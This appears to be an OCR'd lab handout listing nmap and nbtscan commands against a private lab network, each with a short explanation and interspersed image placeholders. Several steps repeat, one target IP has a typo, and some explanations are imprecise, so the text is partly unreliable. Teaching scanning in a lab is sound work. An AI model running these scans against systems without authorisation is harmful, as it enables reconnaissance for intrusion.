
13) nmap -O 192.168.56.101

Used for OS detection.



14) nmap -A 192.168.56.101

Used for aggressive scan.




15) Ifconfig

Give our ip-address


nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.




16) nmap 192.168.56.101

It scans the given ip-address.




17) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.




18) nmap -sT 192.168.56.101

Scans all the tcp connections.




19) nmap -sU 192.168.56.101 Scans all the udp connections.




20) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.




21) nmap -O 192.168.56.101

Used for OS detection.



22) nmap -A 192.168.56.101

Used for aggressive scan.




23) Ifconfig

Give our ip-address


nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.




24) nmap 192.168.56.101

It scans the given ip-address.




25) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.




26) nmap -sT 192.168.56.101

Scans all the tcp connections.




27) nmap -sU 192.168.56.101

Scans all the udp connections.



